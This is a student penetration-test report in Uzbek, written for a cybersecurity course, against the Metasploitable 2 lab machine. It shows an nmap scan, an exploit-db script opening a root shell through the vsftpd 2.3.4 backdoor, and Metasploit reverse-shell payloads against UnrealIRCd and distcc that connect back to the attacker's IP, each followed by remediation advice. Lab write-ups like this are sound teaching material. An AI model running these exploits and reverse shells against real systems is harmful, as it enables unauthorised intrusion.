


Gibrild Kiberxavfsizlik kursi

# BUZIB KIRISH SINOVI HISOBOTI

Oybek Boltaboyev



## Muqaddima

Ushbu hisobot muallifning berilgan vzifani qanchalik bajarganini tasdiqlovchi hujjat hisoblanib, bundagi amallar professionallar tomonidan bajarilgan bo'lib, real hayotda o'zboshimchalik bilan takrorlanmasin.

## Oybek Boltaboyev

**Maqsad:** Ushbu buzib kirish sinovining maqsadi metasploitable 2 tizimidagi zaifliklarni, ularning exploit darajasini va bular bu=ilan keladigan xatar darajalarni aniqlash va xabar qilishdan iborat.

---

**Ko'lami:** Ushbu sinovning ko'lami Metasploitable 2 muhitini to'liq qamrab oladi. Testlar tarmoqni skanerlash, zaifliklarni baholash va aniqlangan zaifliklarni ekspluatatsiya qilishni o'z ichiga oladi.

## Uslubiyat

Ma'lumot yig'ish

**Foydalanilgan vositalar:** metasploit, msfconsole, exploit-db.com, Nmap


Dastlabki bosqichda nishon tizimi haqida ma'lumot yig'iladi. Nmap vositasida ochiq portlar va xizmatlarni aniqlash uchun tarmoq skanerlanadi.

**Buyruq:**



```
root@kali:~/Desktop# nmap -sV -oN Desktop/result.txt
```

**Natija:**



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 02:52 EDT
Nmap scan report for 10.0.2.17
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      ?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2F:B7:B5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
```

Buyruq to'g'ri bajarilishi uchun terminalda to'liq imtiyor olish talab qilinadi. Natija bizga Nmap aniqlay olgan oziq portlarni namoyish etadi. Quyida har bir port uchun mos zaiflik aniqlanadi va tizim egallanadi. Agar biz zaifliklar saqlanadigan ma'lumotlar bazasidan topilgan portlar bo'yicha ma'lumot izlasak bizga kerakli bo'lgan zaiflikni yuklab olib, qo'llashimiz mumkin

## **1-zaiflik.** Vsftpd backdoor buyruq bajarilishi

<https://www.exploit-db.com/download/49757> havola orqali ushbu port uchun backdoorning python faylini terminalda ishga tushuramiz:

```
l# python 49757.py 10.0.2.17
/home/kali/Downloads/49757.py:11: DeprecationWarning: 'telnetlib' is
ed and slated for removal in Python 3.13
  from telnetlib import Telnet
Success, shell opened
Send 'exit' to quit shell
pwd
/#
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
#
```

## Xatar: yuqori

**Tavsiya:** vsftpd ning 2.3.4 versiyasi backdoor zaifligini saqlagani tufayli, xatarni yumshatishning mumkin bo'lgan eng yaxshi yo'li so'nggi versiyagacha yangilashdir.

**2-zaiflik.** Noreal ircd backdoor buyruq bajarilishi

Irc xizmati 666 portda ishlayapti. Uning ba'zi versiyalarida backdoor o'rnatilganini va hujumchilar shu backdoorga bog'lana olinishini aniqladik.

# Exploit.

- 1.Bu xizmatni exploit qilish uchun to'g'ridan to'g'ri metasploit modulidan foydalanamiz.
  - 2.Modulning irc backdoor idan foydalanish va masofaviy mezbon ip ni o'rnatish.
  3. Masofadan ishlatiladigan yuklamani sozlash.
  4. Bu yerda biz qobiq hosil qiladigan va bizning hujum ip imiz bilan bog'laydigan cmd/unix/reverse yuklamasidan foydalanamiz

```
root@kali:~/home/kali
File Actions Edit View Help
- Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(msf//irc/unreal_lrcd_3281_backdoor) > set rhost 10.0.2.17
rhost => 10.0.2.17
msf exploit(msf//irc/unreal_lrcd_3281_backdoor) > exploit

[*] Handler failed to bind to 10.0.2.17:4444:
[*] Started reverse TCP double handler on 10.0.2.17:4444
[*] 10.0.2.17:4444 -> 10.0.2.17:176667
[*] :irc.Metasploitable.LAN NOTICE AUTH ***: Looking up your hostname ...
[*] :irc.Metasploitable.LAN NOTICE AUTH ***: Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.17:6667 -> Exploit failed [user-interrupt]: Interrupt
[*] [!] 10.0.2.17:6667 - Exploit failed [user-interrupt]: Interrupt
[*] Exploit failed [user-interrupt]
msf exploit(msf//irc/unreal_lrcd_3281_backdoor) > set lhost 10.0.2.12
lhost => 10.0.2.12
msf exploit(msf//irc/unreal_lrcd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.12:4444
[*] 10.0.2.17:6667 -> Connected to 10.0.2.17:6667
[*] :irc.Metasploitable.LAN NOTICE AUTH ***: Looking up your hostname ...
[*] :irc.Metasploitable.LAN NOTICE AUTH ***: Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.17:6667 -> Exploit failed [user-interrupt]
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JUY30VJQch1Rn0p;
[*] Writing to socket B
[*] Writing to socket B
[*] Reading from socket B
[*] Reading from socket B
[*] B: "JUY30VJQch1Rn0p\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.12:4444 -> 10.0.2.17:43844) at 2024-05-21 10:37:18 -0400

ls
Donation
whoami
```

Xatar. Yuqori

Tavsiya. Qo'lga olingan backdoor root darajasida. Shuning uchun servis vesiyasi yangilanishi kerak yoki port yopilishi kerak.


### **3-zafiflik.** Distcc kod bajarilishi.

## Tavsif.

Distcc bu tarmoqdagi bir nechta mashinalar bo'ylab c, c++ va c/c++ ob'ektlarining tuzilishini tarqatish dasturi. Bu xizmat 3632 portda ishlaydi. Bu dasturning ba'zi versiyalarida zaiflik mavjud.

## Exploit

1. msfconsole dan foydalanamiz.
  2. Mashinalar ip sini sozlab chiqamiz.
  3. Exploit buyruqlarini muvaffaqiyatli kiritganimizdan keyin, biz daemon imtiyozli qobiqqa ega bo'lamiz



```
kali@kali: ~
File Actions Edit View Help
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistC
C Daemon Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

[*] Using exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set rhost 10.0.2.17
rhost => 10.0.2.17
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set lhost 10.0.2.12
lhost => 10.0.2.12
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 10.0.2.12:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 163milQzJpauE4FI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "163milQzJpauE4FI\x0a"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.0.2.12:4444 -> 10.0.2.17:42675) at 2024-05-21 12:03:54 -0400

whoami
daemon
ls
452.jsvc_up
pwd
/tmp
cd ..
ls
bin
boot
cdrom
dev
```

## Xatar. Yuqori

**Tavsiya.** Usbu xavfsizlik zaifligini yumshatishni yo'li yo xizmat uchun yamash bajarilguncha portni yopish. Agar yuqoriroq va yamalgan distcc versiyasi mavjud bo'lmasaki tezda o'rnatilishi shart bo'lgan.

## Xulosalar

Tizimdagи xatarlar aniqanishi uchun mashina hujumchi nuqtayi nazari tomonidan hujumga uchrashi zarur. Ma'lumotlar aniqlangach, biz osongina exploitlarni exploitlar bazasidan qidirib topishimiz va u exploitlarni tizimda sinab ko'rishimiz mumkin. Nihoyat biz biz zaifliklarni o'tkazib yubormaganimizga amin bo'lishimiz uchun biz avtomatlashtirilgan xavfsizlik scannerlardan foydalanamiz, ammo ularning natijalari zaifliklarni tanlashning yagona mezoni bo'lmasiliga kerak. Sababi ular ba'zan tizimni zararlab qo'yishi va noto'g'ri natijalar bilan ta'minlashi mumkin.

*So'ngso'z o'rnida bu xatarlarni yumshatish uchun eng yaxshi tavsiya bu tizimni yangilangan holatda saqlash va sozlamalarni to'g'ri amalgalashdir.*